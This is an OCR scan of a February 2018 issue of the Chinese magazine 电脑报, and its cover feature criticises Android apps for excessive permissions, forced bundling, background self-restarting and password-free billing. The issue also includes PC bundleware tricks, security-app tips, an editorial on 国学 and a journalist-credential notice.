
科技创造财富·科技改变生活

电脑報

第8期
总第1341期
2018年2月26日
全彩电子版：icpcw.com/e
官方微博：weibo.com/cpcw
邮发代号 77-19

欢迎到各地邮局
或微信订阅
2018年《电脑报》
微信订阅扫一扫



专干猥琐事
安卓生态圈的潜文化 >03~07

大家对安卓是既爱又恨，爱的是它的开放性，恨的是它的潜文化，不少侵犯安卓用户权益的行为竟然成为安卓开发者的共识，甚至认为是理所当然。对安卓用户来说，长期饱受潜文化的侵犯却无能为力，这何时是个头？

过年坐飞机回家能用手机了，但**机上Wi-Fi**为什么还**不太好用**？ >13

关于**MWC2018**，我们准备了一份**抢先指南** >15

整合平台不二之选，**内置VEGA**的**锐龙**来了 >17

《电脑报2017年合订本》现已隆重上市 >02

售价5.00元

6 952284 100010

主管单位:重庆市科学技术协会 | **出版单位**:重庆电脑报出版有限责任公司 | **地址**:重庆市渝中区双钢路3号科协大厦 | **邮编**:400013 | **邮局订阅代号**:77-19
读者邮箱:pcw-advice@vip.sina.com **电话**:**编辑部**(023)63658800 | **广告部**(023)63658999 | 欢迎提供新闻线索 | **发行热线**:023-63863737
国内统一刊号:CN50-0005 | **广告经营许可证号**:010015 **重庆日报报业集团印务有限责任公司** **印刷** 报纸如有遗失或缺损，请致电 023-63658769

封面策划

安卓 APP 做事不厚道 …… 03
是时候为手机撑起安全伞了 …… 06

互联网人春节众生相:一样的节日,不一样的团圆 …… 07
网易考拉卖的真货还是假货? 这事真说不清楚 …… 09
人工智能的发展要经历四大浪潮 …… 09
创业失败的你还好吗? …… 10
从边缘走到顶峰,"神经网络之父"是坚持的极少数 …… 11
智能眼镜执法春运,毫秒级"法眼"人海中看穿逃犯 …… 12
过年坐飞机回家能用手机了,但机上 Wi-Fi 为什么还不太好用? …… 13
关于 MWC2018,我们准备了一份抢先指南 …… 15
整合平台不二之选,内置 VEGA 的锐龙来了 …… 17
超爽体验无可挑剔 …… 19
钢铁与玻璃的完美结合 …… 20
Latitude 7390 重点项目评测 …… 21
有了小米盒子 4 我决定让家里的老电视延迟退休 …… 22
用电视机给手机充电 …… 23
无法取代 DP 接口 …… 24
办公笔记本这样挑 …… 26
准系统台机是"懒得 DIY 但又追求个性的玩家"的好选择 …… 27
年后焦虑症,你可能需要这些小玩意儿 …… 28
二手电子产品究竟能用多久?小编告诉你答案 …… 29
商圈轻松一日游 …… 30
方片收集,让信息收集和整理更便捷 …… 31
互联网征信时代,你准备好了吗 …… 32
这是一个不要比特币的勒索病毒 …… 33
让我们的 Scratch2.0 带你体验有趣的棒球游戏(二) …… 34
朋友圈的 N 种玩法 …… 35

电子版增刊

《轩辕剑龙舞云山》游戏评测 …… Z1
又骗我买国产,国牌什么时候这么潮了? …… Z2
Flash Player升级按钮慎点,小心免费给别人打工 …… Z3
各路固态硬盘齐发威,机械硬盘何去何从? …… Z4
想充电? 只带这根数据线就行了 …… Z5

手机淘宝扫一扫
订阅电子版

视角

国学与科学

春节出游,会发现即使在全球最偏僻的角落,也都有中国人的身影。在新西兰南岛一座巧克力厂参观时,中文解说员便直言不讳地说,由于中国游客数量迅速增长,他作为厂里唯一的华人,才被从一线生产车间里选拔出来,逃离了令人烦躁的机器噪声。

经济增长催生了文化自信,所以国学也越来越火,恐怕当年章太炎先生撰写《国学概论》一书时,也没想到,它今天居然会成为全民追捧的一门显学。在各种学者、机构的热捧下,国学可以修身、齐家、治国,能为往圣继绝学,为万世开太平,俨然是解决时代弊病的灵丹妙药。

但另一方面,对于国学是什么,应该学什么,很多人其实还是一笔糊涂账。很多人会以为,凡是中国土产的,从京剧到斗蛐蛐的罐子,都是国学研究的范围。而屡次被揭批的糟粕大于精华的《弟子规》等书,反而在不停地灌输给孩子们。而那些招摇撞骗的读经班、女德班、国学大师更是层出不穷。诸如此类种种,反而坏了国学的招牌。前不久某百万大 V 在微博上声称,学文科没用,只有数理化学不明白的人才会选择文科,就是这种土壤下生长出的偏激个案。

中国的传统文化,包括传统的学问,当然是值得研究的,既然我们承认哲学、文史都是社会科学的一部分,国学当然也应该列入科学的范畴。只不过,对于科学就应该有科学的学习态度,存疑、批判、思考,才是正确的方式,而不是仅仅背几则论语、练几天书法、穿几件汉服那么形式化。

金克木先生曾经在文章里提到过,近现代科学,无论其研究对象是自然还是社会,都在向哲学靠拢了,而哲学越来越重视认识论,考察认识工具,即思维的逻辑和语言,而逻辑和数学又是拆不开的,于是哲学也在向科学靠拢。

中国古人的经学、史学、文学,也是他们对世界的认识和探索,各种学科共同去探索世界的规律,大至无限的宇宙,小至基本粒子,全至整个人类社会,分至个人语言心理,其实都是殊途同归。

连续22年全国畅销图书品牌
《电脑报》2017年合订本
震撼上市
珍藏您的情怀
总发行量超过亿册
回顾2017年IT历程
收录《电脑报》2017年文章精华
加推20余篇不得不看的IT秘笈
限量发行
手慢无
扫一扫,进入指定天猫书城购买
博库网
新华文轩
海宁新华书店
台州新华书店
售价50元

安卓APP 做事不厚道

@高智　骆驼

我们高高兴兴地买了一台安卓手机，安装了各种 APP，可曾想过这些 APP 在背地里做什么！它们索取了不该要的权限，干起收集用户隐私的勾当，有的 APP 甚至还会克扣话费、安装全家桶、弹出广告……甚至一些知名的 APP 也会这么干！

连新华社都看不下去了

近日，新华社旗下的新华视点披露了安卓平台大量 APP 过度索要权限的问题，这个问题由来已久，如今已经形成一种共识甚至变成一种潜文化，不索要过多的权限都不好意思跟同行打招呼！

安卓 APP 之所以这么干，是为了方便收集用户的个人隐私，而个人隐私有如下用途：机主的手机号、联系人、邮箱、地理、拍照等信息，可以用来深入分析用户身份和社交圈，定向投放精准广告，例如短信营销、电话营销、手机通知栏广告等——通话记录、短信记录、通讯录是隐私信息泄露的 3 个高危地带；为大数据分析提供基本信息，在大数据时代占据市场先机；直接贩卖非法获取的数据，经过整理后将完整的用户信息在黑市上销售，每万条能卖到 30~100 元。

过度索要权限的问题，不仅中小 APP 这么干，一些大名鼎鼎的 APP 也这么干，例如讯飞语音输入法，凭借精准的智能语音识别技术积累了超过 4 亿个用户，用过的人都说好，但极少有人注意它索要的权限，它申请读取联系人权限、读取本机识别码、启用录音权限、启用 WiFi 权限等都是可以理解的，都可以跟智能语音输入联系上，但申请读取地理位置权限是为什么？申请新建 / 修改 / 删除联系人权限又是为什么呢？没有这些权限根本不影响智能语音输入。

安卓 APP 过度索要权限成风，说到底是因为这个领域的监管相对薄弱，因为用户不是程序员，大多数不懂权限设置，不可能依靠用户来解决这个问题——用户安装 APP 时该申请哪些权限没有一个标准，都是开发者自己说了算，如果开发者明显违反规定过度索要权限，该怎么处罚也还没有一个世人皆知的标准。

因此，面对这种潜文化，用户要树立自我保护意识，尽可能选择正规的应用商店，避免从论坛下载，且安装时多留意软件申请的权限，提高警惕。

下转04版

好用的讯飞语音输入法也会申请额外的权限

全彩电子版：新年破季订阅

电子版可以从去年、今年甚至明年的任意一期开始订阅。
举例：我想从今年第8期开始订阅一年，结束时间即为明年第7期（直接告诉客服或买家留言）

凡新订阅2018年电子版全年版的读者
向客服提供2017年纸质版订阅凭证
即可获赠2017年全年电子珍藏版

2018《电脑报》电子版全年版
原价：~~250~~元
抢购价仅需：158元

手机淘宝扫一扫立即订阅
icpcw.com/e
详情可咨询客服

原价 ~~250 元~~ 全年版（50 期）158 元
原价 ~~125 元~~ 半年版（25期）85 元
原价~~62.5元~~ 季度版（12 期）45元

新品上架
电脑报2017年合订本电子版（非纸质）

原价：50元
上新价 30

手机淘宝扫一扫
go.icpcw.com/2017hdb.htm

上接03版

国外安卓APP相对更规矩

国内安卓 APP 现状糟糕,国外也是这样吗?答案是相对更规矩一些!不过国内下载的国外 APP，大多数不是原版而是二次打包过的版本，也就是各种山寨版,例如《旅行青蛙》这款游戏网上就有多个版本，不法分子在原游戏中植入恶意代码或者修改了源程序的属性，就可以强行推送各种广告、自动在后台下载并安装其他软件、窃取用户手机上任何控制者感兴趣的资料……而为了绕开手机安全软件的查杀，不法分子利用云端指令实现对所有安装该程序手机的远程控制。

因此，比较原版国外 APP 才有意义——在国外不少 APP 申请的权限仅有 3 个,这是一个非常优秀的水平,而在国内没有这么少的,起步都是 5 个,申请 5~10 个权限的 APP 都还算好的，主流趋势是申请 10~30 个权限。例如谷歌翻译和百度翻译对比，我们会发现谷歌翻译申请了 3 个权限，分别是读取短信 / 彩信、调用摄像头和启用录音,而每个权限都是必需的——谷歌翻译要进行短信翻译自然会读取短信 / 彩信，要使用相机翻译当然需要启用摄像头，要完成语音输入肯定是需要启用录音；百度翻译申请了 5 个权限,单看数量还是棒棒哒,但仔细分析还是有问题——百度翻译申请了读取位置信息、读取本机识别码、启用录音、开启 WiFi 和开启摄像头权限,后三个权限是跟翻译功能相关的，但读取位置信息和读取本机识别码就不是必需的了，这两个权限可以用来收集用户的地理位置和电话号码信息，明显属于隐私范畴!

再比如,在去年第 10 期《春暖花开 不做这事你女友要“没了”》专题中,对比了咕咚、悦跑圈和乐动力的权限,咕咚申请了 14 项权限,乐动力申请了 11 项权限,悦跑圈申请了 10 项权限，那么国外的运动类 APP 又申请了多少权限呢,我们测试了国外主流运动 APP Runtatic，发现它仅申请了 3 个权限，而 Nike+ Running 中国版的权限数量是 6 个。

在这些权限中,跟 APP 功能完全不相关的权限主要是发送短信和彩信权限、新建 / 删除联系人权限、删除通话记录权限,Runtatic 没有碰,Nike+ Running 中国版则申请了新建 / 删除联系人权限，有一点瑕疵。另外，在 5 款 APP 中仅有 Runtatic 没有碰读取联系人权限(也就是读取通讯录),也可以看出哪怕是国外的公司，开发的中国版也会入乡随俗(实际上 Nike+ Running 原版也就申请 3 个权限)。

当然，不能说国外的 APP 就都是安全的,也存在一定程度滥用权限的情况,例如谷歌的一次安全检测就在 Play 商店发现有超过 250 款手机游戏存在监听行为,这些手游申请了麦克风权限后,会在用户观看电视广告或者节目表演时收集音频信号,用于今后的精准广告推送服务,不过没有偷偷采集人的对话。

申请哪些权限	咕咚	悦跑圈	乐动力	Runtatic	Nike+ Running 中国版
读取联系人	√	√	√		√
读取日程	√	√			√
读取短信 / 彩信	√				
发送短信			√		
发送彩信			√		
读取位置信息	√	√	√	√	√
读取本机识别码	√	√	√		√
启用录音	√	√	√	√	
开启蓝牙	√	√		√	
开启 WiFi	√	√	√		
开启定位	√				
开启摄像头	√	√	√		
新建 / 修改联系人	√	√	√		√
新建 / 修改通话记录	√		√		
删除联系人	√	√			√
删除通话记录	√		√		

详细权限对比

谷歌翻译申请 3 个权限

百度翻译申请 5 个权限

安卓APP还干了这些勾当

在安卓生态圈的潜文化中，除了默认搜集隐私外,对推送广告、自启动、不需密码扣费的“共识”也很高。

推广告不遗余力

在以前推送广告的主流方式是弹窗广告，手机一会儿又响一次还以为是重要的微信消息,结果都是无用的广告,在安全厂商联合打击下恶意弹窗广告少了许多，许多 APP 几天才弹出一次广告，不过如果安装了今日头条、新浪财经、优酷等 APP，下拉通知栏下经常会显示一长串消息通知，如果不喜欢的可以禁止它们弹窗推送消息。

现在推送广告更多的是在 APP 中，大多数是在登录时显示，这种是无法强制关闭的,还有在内容中插入广告的,例如新浪微博和微信朋友圈的广告，这种是可以手动关闭的，不过一不小心可能会误点击了广告，当然关闭了只能说明不喜欢这种广告,下次就推送其他广告,想不再推送广告是不可能的。

上述行为其实还是可以理解的,毕竟 APP 也要生存，不过有的行为就明显过分了:性感美女或者诱惑美女广告令人看得面红耳赤,点击广告往往下载安装一堆手机游戏 APP、视频 APP 或者直播 APP,这样真的好么?还有一种推送锁屏广告的,这就更令人目瞪口呆了,例如点心省电(DU Battery Saver)就这么干过。

解决方法是启用通知管理功能,禁止通知推送可以阻止 APP 在通知栏弹消息、禁止悬浮窗推送可以阻止 APP 在用户打开界面后采用弹窗的方式推送广告。

无法彻底关闭

为了达到推送广告、搜集隐私等目的,APP 必须想方设法常驻后台,用户用常规方式只能关闭部分 APP，还有一部分 APP 不会被真正地关闭,而是转入后台继续运行，就算用户通过其他手段结束了 APP 的后台运行，也不代表 APP 就会老实，它们会想方设法实现再次重启的目的。

方法 1:互相唤醒功能,也就是 A 唤醒 B,B 唤醒 C,C 唤醒 A,是不是形成一个闭环了！只要这三者有一个还在后台运行，哪怕另外两个真的被关闭也没有用,后面还会再度被运行的,例如腾讯旗下的微信、QQ 浏览器、QQ 邮箱、手机 QQ 等。需要注意的是,这个功能也不说是漏洞，因为分享和支付时要用到这个功能，比如将 QQ 浏览器的文章分享给微信好友、在浏览器中决定使用支付宝完成网络购物。只能说,唤醒功能存在被滥用的情况，导致安卓系统运行速度越来越慢、电量消耗持续增加。

方法 2:广播接收器功能,这个功能可以监听各种状态变化,例如开关机、通电断电、网络状态变化、电量变化、安装卸载应用、电话呼出呼入、SD 卡变化等,因此不少 APP 利用这个功能接收各种广播通知，再执行相应的 Activity 实现重启。这种方式大的、知名的 APP 不敢这么干,主要是一些小的 APP 或者恶意 APP 在使用。

解决方法是使用系统自带的自启动管理功能，可以成功禁止一些 APP 重

通知栏弹出广告

弹出新闻太多令人烦

微信是最常见的经常被唤醒的 APP

从几年前到现在网上持续有人质疑开心消消乐的无密码扣费设计

下转05版

上接04版

启,也可以使用安全软件冰箱 APP 将暂时不用的程序冰冻起来。

扣费无须密码

大家都听过不少熊孩子玩家长手机肆意挥霍给游戏充值的新闻吧,虽然说熊孩子、家长问题都很大,但一些游戏的确也不厚道,付费设计非常简单(初衷是方便游戏玩家快速支付),基本上两步就完成了,扣费无须密码哟,是不是惊呆了!大人还好说基本上不会掉坑,熊孩子就不一定了,特别是碰到大礼包形式呈现的充值,很容易就点击,导致手机话费被扣除,虽然一般钱不多,几元、几十元,但积少成多还是会被家长发现的。

这个套路主要见于一些小游戏,例如大名鼎鼎的开心消消乐就是这么干的,不少熊孩子花几十元买风车币去玩,在百度上、天涯社区、新浪微博中都有不少家长吐槽这件事情。为什么不需要密码就可以扣费呢?这是借助了小额免密支付和读取短信权限等实现的,有了这些权限 APP 就可以自动完成支付了。

编辑实测,这些APP在做流氓事

前面提到的行为属于打擦边球,还勉强找得到理由进行辩解,但有的行为就是实打实的流氓行为了,最常见的是不经过用户同意强行捆绑推广其他应用软件和在后台偷偷恶意扣费,下面我们来看看《电脑报》验证过的那些严重违规的 APP。

应用商店	软件名称	版本	所涉问题
安锋网	豆子德州扑克	V1.0	强行捆绑推广其他应用软件
	豆子斗地主	V1.0	
	挂机争霸	V3.0.0	
	口袋大乱斗	V1.0	
	兰空 VOEZ	V1.0.4.2	
	魔兽永恒	V7.13.4	
	皮卡丘战记	V1.11	
	散人 SF	V0.6.0.75	
百度手机助手	叉叉助手	V2.6.6	强行捆绑推广其他应用软件
	儿童学弹钢琴节奏	V1.2.3	
	免费书城全本小说阅读	V1.3	
	最新驾照考试题库	V49.7	
	美颜工具	V16.08.2301	
绿化软件站	QQ 红包秒抢(极速版)	V5.12.22	强行捆绑推广其他应用软件
	高考助手	V1.1	
	秒抢红包助手	V1.5.9	
	文件快找	V6.14	
IT 猫扑网	三张大师	V1.0.0	强行捆绑推广其他应用软件
	造化之门(网络版)	V2.2.0	
应用汇	Gallery(炫酷相册)	V32.4.0	强行捆绑推广其他应用软件
XP 系统之家	部落冲突	V1.0.0.2	恶意吸费
	生存游戏 2	V1.0.0.2	
PC 软件下载站	球球大作战	V3.0.0.7	恶意吸费
2345 手机应用宝库	360 浏览器	V8.2.0.110	强行捆绑推广其他应用软件
欧普软件园	美美锁屏	V3.1.7	强行捆绑推广其他应用软件
飞翔下载	识车达人	V7.0.2	强行捆绑推广其他应用软件
优亿市场	天天打波利	V2.4.3	强行捆绑推广其他应用软件
5253 手游网	运输大卡车 3D	V3.1.7	强行捆绑推广其他应用软件
91 门户	单机欢乐麻将	V2.7.6.6.20	强行捆绑推广其他应用软件
	口袋服装店汉化版	V3.3.5	
	游戏发展国 中文版	V1.1.0	
酷派应用商店	蝙蝠侠黑暗骑士崛起	V17.08.08.03	强行捆绑推广其他应用软件

应用商店	软件名称	版本	所涉问题
应用酷	ACE 菠萝扑克	V1.0.7	强行捆绑推广其他应用软件
	iRoot(ROOT 大师)	V3.4.1	
	白金岛斗地主	V1.3.0	
	弹弹堂口袋版	V2.8.0.0	
	斗地主百灵版	V3.8.5	
	斗牛牛	V1.6.7	
	贵阳捉鸡麻将	V8.5	
	金陵十三钗	V1.2.0	
	卡丁车极限漂移	V1.0	
	兰空 VOEZ	V1.0.4.2	
	龙之岛	V1.3.1	
	三国威力加强版	V3.2.0	
	随便玩斗牛	V1.1	
	战舰大战	V3.3.0.1	
	真人欢乐斗地主	V3.5.75	
九号安卓频道	打地鼠赢红包	V6.0	恶意吸费
	城市天气通	V2.2.3	强行捆绑推广其他应用软件
	集集号捕鱼	V10028	
	守护小精灵(守护小精灵手游)	V1.0.1	
	密室解谜逃亡	V4.8	
网侠手机站	3D 劲酷越野车	V5	强行捆绑推广其他应用软件
	儿童故事音乐	V3.30220130418	
	模拟巨龙世界 3D	V19	
中兴应用商店	别踩白块星空版	V3.7.2	强行捆绑推广其他应用软件
	开心消水果	V1.0.2	
酷派应用商店	天天捕鱼	V1.5.0	恶意吸费
绿茶软件园	iOS7 桌面	V6.0.3	强行捆绑推广其他应用软件
三星应用商店	50 美女天天换第 1 季	V1.0	强行捆绑推广其他应用软件
第七下载	现代战争 5 眩晕风暴	V2203.3621	强行捆绑推广其他应用软件
友情手机站	悠悠升级	V1.67	强行捆绑推广其他应用软件
安卓乐园	猜歌达人	V7.5.2	强行捆绑推广其他应用软件

追溯潜文化的根源

安卓的这种潜文化是怎么形成的呢?安卓不像 iOS 有成熟的收费环境,许多相关的开发者和公司只能靠植入广告和贩卖用户隐私赚钱,于是申请推送权限,一个安卓 APP 里面放一两个广告太正常了,放四五个那叫才上道,放一二十个又能怎么样——2017 年移动广告推广量同比增长 41.9%,其中 iOS 平台同比增长 17.1%,安卓平台同比增长 123.2%,而贩卖隐私更是见怪不怪了,高峰时期超过 80%的安卓 APP 或多或少都涉及上传用户的隐私(最常见的是申请读取通讯录权限)。

这个问题能不能解决呢?安卓统一推送联盟的出现或许是一个契机!安卓统一推送联盟由工信部发起,由小米、OPPO、VIVO、三星、魅族、努比亚、阿里巴巴、腾讯、百度和 Google 等知名手机厂商、互联网巨头组成,计划在安卓的 ROM 中内置统一的推送接口,所有安卓 APP 使用该接口来实现推送消息,如此一来 APP 们就没有长期驻留后台的理由,不需要长期驻留后台的就不会出现频繁弹出广告、持续上传用户隐私、消耗过多系统资源、浪费手机流量等行为。

利用悬浮窗权限可以推送弹窗广告

这个解决方法是向 iOS 学习的。iOS 平台上的 APP 之所以这么规矩,一是审核严格、安全机制高,二是有统一的推送接口,APP 把消息发到苹果服务器,然后由苹果转发给用户即可,并不需要在后台驻留进程。其实原版的安卓是有统一的推送接口的,不过在国内这个接口不能正常使用,导致 APP 不得不自己推送消息,为了推送消息就不得不长期驻留后台,如此一来 APP 就可以为所欲为了,打着正常推送消息的旗帜干起各种猥琐事,例如申请摄像头权限、申请录音权限等干起长期搜集用户隐私的勾当。

看到这里,资深安卓用户是不是想问第三方推送接口一直存在呀,都有统一的严格标准,这跟新的联盟又有什么区别?是的,许多有志之士很早就想到通过第三方推送接口来探索规范安卓 APP,但都是各自为政存在无法协调的问题,例如小米的 MiPush 推送接口就

知名手机厂商、互联网巨头都在联盟里面

有很多 APP 在使用,但腾讯旗下的 APP 就不支持 MiPush,再比如为了绕过第三方推送接口,一些 APP 采用了多个进程相互唤醒、利用安卓广播重启等手段来破解……如果有一个强力的、所有手机厂商和互联网巨头都遵循的标准,才可以最大程度地遏制安卓生态圈的潜文化!当然,安卓统一推送联盟并不能强制所有 APP 开发者都遵循这个标准,不少恶意软件就会无视,但至少有一个好的开端、给污浊的安卓生态圈的潜文化带来一股徐徐清风!

下转06版

上接05版

延伸阅读 PC平台也不干净

不仅仅是安卓生态圈存在上述问题,PC 平台也不干净，也有不少不良行径,下面我们来盘点一下。

·花式附送软件

绝大多数的免费软件在安装时会附加推荐一堆第三方软件，如果用户不取消默认勾选的第三方软件,一直点击“下一步”就会出现装一个软件多出一堆软件的结果。当然,现在的网友都精明了，这个方法越来越不好用了，于是一些套路出现了。

重复法：在安装时多个页面都捆绑软件,不同页面捆绑的不一样,不少人在第一个页面取消默认勾选后，以为不会再推送软件了,于是快速地多次点击“下一步”,结果中招了,例如福昕阅读器多个版本都有这个套路，安装过程中有 4 个页面附加了第三方软件。

套装法:在下载软件时,用户下载后发现一次性必须两个软件或者多个软件一起装,如果不装就都不能装,例如 PC 应用宝套装等。当然,我们也可以找到单独的版本,避开这种套路。

伪装法:在安装界面不起眼的位置,提供了附加说明，由于不起眼许多人都没有注意到,结果就被套路了,例如迅雷 9 软件就这么干过，有用户发现安装了迅雷 9 爱奇艺就不请自来，后来迅雷官方改正了这个行为。

欺骗法：在安装时用户已经取消了默认勾选的第三方软件，然而最终这些软件还是被安装了，用户的选择根本没有用,是不是很坑爹!这种行为越来越流行,连知名软件都这么干,例如百度就曾经这么玩过,利用病毒技术安装全家桶。

·善意的诱导

软件安装好了，你以为套路就结束了吗? NO!在使用时也时不时弹出善意的诱导，例如一些输入法会提示你的浏览器太慢了，推荐你安装一款高速浏览器;你的浏览器在当前环境不安全,推荐你安装一款安全浏览器；你的系统有危险,推荐你安装一款安全软件;你的系统需要深度清理，推荐你安装一款安全辅助工具;你想看更多的新闻吗,推荐你安装一款新闻客户端……这些理由是不是很熟悉,相信每个人都遇到过吧,这里就不举例了。不管什么理由,只要你点击了对话框中的“是”或者“允许”,你的系统里又会多出一个软件来。

·说不清的后台进程

不少软件在工作时除了主进程还有附加进程，例如大家最常用的 QQ 就有两个进程,TIM 也有两个进程，谁也说不清楚这些进程在干什么，但有一点是可以肯定，那就是缺少附加进程完全不影响软件的工作。还有不少软件会带一个开机自启动的服务项，例如 QQ 带的是“QPCore Service”服务项,关闭它的话 QQ 就无法运行了，再比如迅雷带的是“XLServicePlatform”服务项,虽然允许关闭不影响软件运行，但重启电脑后,它又会自动恢复为自动启动状态。这些软件到底想干吗!

·卸载很麻烦

一般来说，软件在安装的时候不仅向安装目录下添加了文件，还在系统目录下添加了相关的支持库等文件，且在注册表中也留下了相关的信息，因此为了彻底卸载软件，最好是通过卸载程序来完成。虽然大多数软件都带有卸载程序，但许多都不好用，这又是什么套路呢?

如果不取消勾选,这些推送的软件就会被安装

套装软件是一次安装俩

套路 1:卸载不干净,是的,你没有看错，许多软件使用自带的卸载程序都无法清除干净,还留有各种残留文件,例如大名鼎鼎的虚拟机 Vmware、PhotoShop CS2 等。

套路 2:不提供卸载程序快捷方式，用户只能到它的安装目录下查找相关的卸载程序或者使用控制面板里的“添加或删除程序”来进行卸载,例如驱动精灵就是这么设计的，用鼠标右键点击驱动精灵的桌面图标，然后在弹出的选项中点击“打开文件位置”进入安装文件夹，在文件夹中定位到 uninstall.exe，双击再根据提示操作即可将其卸载。

《电脑报》申领新闻记者证人员公示

按照国家新闻出版广电总局《关于开展新闻记者证 2017 年度核验工作的通知》(新广出办发〔2017〕82 号)的要求,经我单位审核,拟为下列人员申领换发新闻记者证，如有异议请于本公示发布时间起 5 日内拨打举报电话（重庆市文化委举报电话:023—67502616)。人员名单现公示如下,请予监督!

电脑报社
2018 年 2 月 22 日

姓名	记者证号
傅军	B50000555000001
杨洋	B50000555000002
马渝曦	B50000555000005
黄旭	B50000555000006
胡进	B50000555000008
余师亮	B50000555000009
刘颖	B50000555000011
吴新	B50000555000012
邓晓进	B50000555000013
陈平	B50000555000014
徐远志	B50000555000015
沈洋	B50000555000017
张俊	B50000555000020
王诚	B50000555000021
郑超	B50000555000022
刘广	B50000555000023

是时候为手机撑起安全伞了

看了前面的文章,是不是感觉愤怒又无力?既然潜文化无法依靠个人的力量来改变,那只有做好自我保护了,下面就来看看如何保护手机的安全(安卓平台)。

该装什么样的安全软件

根据卡巴斯基实验室的调查结果，2017 年,每 4 个手机用户就有一个遭受过恶意软件的攻击和劫持，而在这些被恶意软件攻击的案例中，研究人员发现有超过 120 万人是因为点击了手机上的小广告或是安装了非官方 APP 导致的。

抛开安全软件不谈，笔者认为要先从源头堵住漏洞。任何一款安装在手机上的 APP 都必须从正规的应用市场下载。什么叫正规？如系统自带的应用市场、Google play、豌豆荚、酷市场和 apkpure 等。

有人认为,手机安全是一个伪命题。这其实是几颗老鼠屎坏了一锅粥，有些号称手机安全软件，其实更多做的并不是安全本身的事情，而是进行一种功能的整合，琳琅满目的功能，让人目不暇接。用户虽多,但已经成为一个带量转化的平台。

关于安全类软件,Android 系统笔者只推荐两个 APP。

第一个是腾讯手机管家。“全家桶”中最有良心的，原本准备推荐 360 极客版,居然下线了。腾讯这款 APP 基于海量大数据，不断提升骚扰拦截、清理加速、支付保护、病毒查杀等安全能力。对于普通用户来说，能够在一个界面内解决绝大部分手机安全问题,太方便了,上手无难度,病毒库更新频率高,对于钓鱼网站的阻拦以及查杀恶意 APP，效果显著(图 1)。

第二个是 LBE 安全大师。如果说腾讯安全管家属于入门保护的话，那么 LBE 就属于进阶级。它不只是加速这么简单,同时提供主动防御、安全沙箱、骚扰拦截等。总体来说,LBE 安全大师让你拥有更多对手机的控制权(图 2),可以对所有 APP 的权限进行管理,控制联网权限,防止流量偷跑,调整开机启动项,实时监控与拦截系统中的各种敏感操作。还有一款名为绿色守护的 APP 和它的功能有重复，可以有效解决耗电快及应用自启问题。iOS 系统呢? 笔者不建议安装任何安全类 APP。

下转07版

互联网人春节众生相:
一样的节日,不一样的团圆

@本报记者 李觐麟

每年的春节,对于在外漂泊打拼的游子来说,都是最值得期待的一个节日。

结束了一年的奋斗,收拾好心情,带上满心的思念和大包小包的礼物,回到家乡,感受最温暖的情谊。踏上故土的那一刻,所有的铠甲与面具都一并拆下,归来的仍是那个少年。

但科技改变了我们的生活,每一片土地上都有科技经过的痕迹。在人烟繁华的大城市里,孤独且迷茫地讨生活的异乡人,总是怀念着家乡的清风明月、艳阳高照,认为一切似乎都还是记忆中的模样。但其实,家乡也在被科技推着往前走,一切都在变化。当你回到家乡时,或许才会发现融不进的是城市,回不去的是故乡。

互联网的发展没有暂停键,互联网人的脚步也不曾停下。他们回家的路上,总是有种种羁绊。在象征着团圆的春节假期中,有的互联网人享受着短暂的安宁和轻松,但也有人坚守在岗位上,成为互联网生态中保持正常运作的螺丝钉。

返乡记:带着不同的心境,我们回来啦

胡云磊春节返乡给父母发红包

华为工程师:即将结束三年"深漂"回到家乡

几年春节没有回过家的胡云磊(化名)今年用自己的年终奖邀请父母去美国旅行,随后一同回到家乡重庆。

